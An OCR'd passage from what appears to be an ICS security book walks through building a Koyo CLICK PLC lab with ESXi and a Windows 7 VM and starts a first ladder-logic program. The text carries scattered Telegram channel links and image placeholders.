PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
64 bytes from 192.168.1.20: icmp_seq=1 ttl=64 time=0.147 ms
64 bytes from 192.168.1.20: icmp_seq=2 ttl=64 time=0.167 ms
64 bytes from 192.168.1.20: icmp_seq=3 ttl=64 time=0.151 ms
^C
--- 192.168.1.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2030ms
rtt min/avg/max/mdev = 0.147/0.155/0.167/0.008 ms
```

Figure 2.50: Connection test

Now it's time to clean up. I'm going to disconnect the secondary adapter I added to the Windows 7 VM to connect to the Koyo CLICK using the VM network and vmnic0 adapter and check if I can still connect to the CLICK with vmnic1




Figure 2.51: Connect to PLC

And there you have it! From Windows 7 to the CLICK PLC, we have a way. Now, if you're a networking guru reading this, you're probably smirking and thinking to yourself, Duh, we're using a class B subnet

https://t.me/learningnets

mask! Of certainly, we'll be able to interact across the subnets! First and foremost, I want to thank you for taking the time to read this book; it means a lot to me. Second, I felt that putting firewalls into VMs and writing policies was the path of least resistance, as that could be a separate book.

https://t.me/learningnets

Conclusion

On our Windows 7 virtual PC, we installed the Koyo Click programming software. We also connected the power supply to the Koyo Click PLC and turned it on. We were able to successfully configure the Koyo Click PLC's physical network to interact with the ESXi vSwitch and the Windows 7 network interface.

We have a running Koyo CLICK PLC in the Level 1: Process network segment, and we have installed and tested the CLICK programming software on the Windows 7 VM in the Level 3: Operations network segment to round off this chapter. We also put the virtual PLC and the hardware PLC's network communication to the test.

The ESXi virtual switch that we configured in the previous chapter now has a physical adapter uplink.

We now have a better idea of how an automation engineer spends their time when they first start working on a project. You'll be able to develop and hone your pentesting skills in future engagements if you know how to arrange and install software.

We'll write our first PLC programme and download it to the Koyo CLICK in the next chapter.

https://t.me/learningnets

A SCADA system then publishes and controls this data, allowing an operator to monitor and manage the process from afar. For a single procedure, this combination of PLC and SCADA would be overkill, thus SCADA excels when you need to control all of the people movers in an airport, mall, or even the Vegas strip. Individual processes or all processes can be started and stopped using the SCADA system. It’s powerful in the sense that when building a security posture, you should prioritize defending this system.

https://t.me/learningnets

CHAPTER 3

Installation and Lab Setup

We've largely just been configuring the network's connectivity thus far. We're going to take it a step farther now. In this chapter, we'll set up a simple programme and use the software provided on the Windows 7 VM to adjust the PLC's I/O hardware. This will travel from the virtual switch to the actual adapter through the VM interface. It will then be sent through a physically managed switch to the PLC. The lab we started in Chapter 2: Route the will be expanded in this chapter. We'll utilize the Koyo Click PLC and Human Machine Interfaces I and connect it to physical I/O to demonstrate how to turn lights on and off using both the graphical user interface and scripting.

https://t.me/learningnets

Structure:

Writing and downloading our first program

Overriding and wiring the I/O

Testing control

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

The Koyo Click software installed on our Windows 7 machine.

A Koyo Click hardware power supply and PLC.

A physical network switch to route traffic between PLC and ESXi.

A Selector Switch Station Box to toggle power on/off to I/O.

An Industrial Signal Tower Lamp to display visual feedback.

A voltmeter to test continuity.

A 14-gauge wire to wire both the Selector Switch Station Box and signal tower lamp to the PLC.

Wire cutters and wire strippers to treat and prep the wire for installation.

Screwdrivers (Phillips head and flathead) to open and close the terminal set screws.

https://t.me/learningnets

Writing and downloading our first program

Now comes the fun part: developing our automation space's hello world programme. We'll look at how to make a simple ladder logic programme that energizes or de-energizes a coil. This will assist us in gaining a better knowledge of the Koyo Click software. This is significant since every PLC, SCADA, and Distributed Control System adheres to the same set of rules and regulations. When it comes to standards, IEC 61131-3 is one that you should learn about because it helps define five essential programming languages, which are as follows:

Ladder diagram

Functional block diagram

Structured text

Instruction list

Sequential function chart

Similar to software programming languages, where the underlying concepts are the same across all languages, only the syntax varies, and three of these five languages are graphical in nature while the other two are text-based. The primary programming language in the CLICK programming software is a ladder diagram, also known as ladder logic,

https://t.me/learningnets

and it is the most prevalent language used in the process automation arena. It works in the same way as an electric circuit, allowing the left-hand inputs to drive the right-hand outputs. We'll utilize the Koyo Click PLC and HMI I and connect it to physical I/O to demonstrate how to turn lights on and off using both the graphical user interface and scripting.

To begin, we'll launch our Koyo Click software on our Windows 7 computer, as shown in the following screenshot:




Figure 3.1: Koyo Click software

Select New Project... from the File menu in the menu bar, as seen here:

https://t.me/learningnets





Figure 3.2: New Project…

Following that, you'll be provided with a dialogue box, as shown in the following screenshot. To begin a new project, double-click the Start a new project icon:



https://t.me/learningnets

Figure 3.3: Start a new project

We'll be taken to the Select a CPU Module window at this point, as shown in the screenshot below. In the lab, we'll be employing the materials indicated in the previous chapter. You could be thinking to yourself, Wait, wasn't there an easier way to accomplish this? and you'd be right. We just connected to the PLC in the previous chapter, and the software took care of auto-detection and CPU selection for us. However, I'd like to demonstrate that there are other approaches to starting a project. With that stated, you will be presented with a screen similar to the one below, from which you must select as discussed in the previous chapter:




Figure 3.4: Selecting a lab CPU

https://t.me/learningnets

You may get detailed information about the CPU from this page. We have eight AC inputs and six relay outputs, as well as power usage information. To continue with the CPU selection process, click

When you click it, you'll be taken back to the programming screen, which looks like this:




Figure 3.5: Main program

We need to set up a few minor elements before we start adding instructions to the ladder. As illustrated here, go to the Setup menu item and then pick System

https://t.me/learningnets




Figure 3.6: System Configuration…

This will bring us to the next screen, which displays a graphical representation of our PLC chassis. The CPU from our last option is presented here, along with a warning stating that we do not have enough power to deliver to the CPU. This is due to the fact that the Power Supply Unit has yet to be set on this screen:

https://t.me/learningnets




Figure 3.7: System Configuration window

As indicated in the preceding screenshot, click the Select button in the first column (the P/S column). As illustrated in the accompanying screenshot, you will be given the opportunity to choose your power supply. Choose the power supply you've bought and placed in your lab:

https://t.me/learningnets




Figure 3.8: The Select a Power Supply window

We can see more facts about the Power Supply we purchased, such as the input and output voltages and the maximum power generated, similar to the screen we saw previously for the CPU. To select and apply the power supply to the chassis overview, click You should now see a picture of the power supply that is linked to the CPU. You'll notice that the warning has vanished because the power is more than enough to run the CPU:

https://t.me/learningnets

